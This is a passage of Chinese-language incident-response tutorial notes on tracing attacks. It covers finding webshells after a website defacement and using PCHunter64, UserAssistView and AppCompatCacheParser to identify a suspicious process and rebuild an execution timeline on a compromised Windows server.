


<8>还可以去网站目录查看首页修改时间，查找网站相关日志，定位修改时间基数，将该时间之前的日志进行攻击分析（分析攻击者是如何修改首页内容的），该时间之后的日志进行操作分析（分析攻击者修改网页之后还进行了什么操作，是否留有后门等）

<9>利用后门webshell查杀脚本或工具找到对应后门文件，网上有很多查杀工具，比如D盾_Web查杀、百度WEBDIR+、河马、Sangfor WebShellKill、深度学习模型检测PHP Webshell、PHP Malware Finder、在线webshell查杀工具等。

参考：https://blog.csdn.net/qq_25645753/article/details/10196602

比如使用河马查杀，安装之后，扫描，发现两个后门。然后去日志搜索相关关键字，找到是谁访问了这个后门，如何操作等。




72.3 案例3：WIN系统攻击应急溯源-后门,日志,流量




- 1 分析：涉及的攻击面，涉及的操作权限，涉及的攻击意图，涉及的攻击方式等
- 2 故事回顾：某客户反映服务器出现卡顿等情况，请求支援
- 3 思路：利用监控工具分析可疑进程，利用杀毒软件分析可疑文件，利用接口工具抓流量
- 4 获取进程监控：PCHunter64
- 5 获取执行列表：UserAssistView
- 6 UserAssistView下载：
<https://www.onlinedown.net/soft/628964.htm>
- 7 AppCompatCacheParser.exe --csv c:\temp -t

72.3.1 案例演示

<1>打开PCHunter64工具，查看正在运行的进程，发现异常进程 artifact.exe（名字不熟悉，没有厂商信息等）




<2>在网络模块，发现该进程与外部IP地址进行网络连接，很可疑。



<3> PCHunter64工具还有很多其他功能，可以进一步分析该进程是否是后门或者勒索病毒等。

<4> UserAssistView工具可以看到windows系统所有文件的执行时间记录，比如我们可以查看一下artifact.exe上次修改的时间。说明在这个时间点前后攻击者一定对系统进行了一些操作，相应地，我们就可以以此时间为基数，定位查找日志将该时间之前的日志进行攻击分析（分析攻击者是如何攻击服务器的），该时间之后的日志进行操作分析（分析攻击者登录服务器后进行了什么操作）



Item Name	Index	Count	Modified Time	ClassID
C:\Users\Administrator\Desktop\UserAssistView.exe	54	2	2020/12/5 21:02:40	{CEBFF5CD-ACE2-4F4E-...
{1AC14E77-02E7-4E5D-B744-2EB1A55196B7}\ServerManager.msc	6	5	2020/12/5 21:02:05	{CEBFF5CD-ACE2-4F4E-...
C:\Users\Administrator\Desktop\Server Manager.lnk	68	2	2020/12/5 21:02:05	{F4E57C4B-2036-45F0-...
C:\Users\Administrator\Desktop\PCHunter64.exe	51	3	2020/12/5 21:01:13	{CEBFF5CD-ACE2-4F4E-...
C:\Users\Administrator\Desktop\WinSetup\WinSetup.exe	55	1	2020/12/5 20:51:16	{CEBFF5CD-ACE2-4F4E-...
{F36BF404-1D43-42F2-9305-67DE0828FC23}\regedit.exe	53	2	2020/12/5 19:31:19	{CEBFF5CD-ACE2-4F4E-...
C:\Users\Administrator\Desktop\artifact.exe	50	2	2020/12/5 19:22:46	{CEBFF5CD-ACE2-4F4E-...
{1AC14E77-02E7-4E5D-B744-2EB1A55196B7}\cmd.exe	0	32	2020/12/5 19:21:35	{CEBFF5CD-ACE2-4F4E-...
{A77F5D77-2E2B-44C3-A5A2-ABA601054A51}\Accessories\Command Pro...	57	26	2020/12/5 19:21:35	{F4E57C4B-2036-45F0-...
C:\Users\Administrator\Desktop\PuBec.exe	43	1	2020/12/5 19:19:45	{CEBFF5CD-ACE2-4F4E-...
C:\Users\Administrator\Desktop\pingtunnel.exe	52	1	2020/12/5 19:18:39	{CEBFF5CD-ACE2-4F4E-...
{1AC14E77-02E7-4E5D-B744-2EB1A55196B7}\CompMgtLauncher.exe	13	2	2020/12/5 19:17:41	{CEBFF5CD-ACE2-4F4E-...

资源：

- 1 <https://www.onlinedown.net/soft/628964.html>
- 2 <https://www.cnblogs.com/xiaozhi/p/12679777.html>
- 3 http://www.pc6.com/softview/SoftView_195167.html
- 4 <https://github.com/EricZimmerman/AppCompatCacheParser/releases/>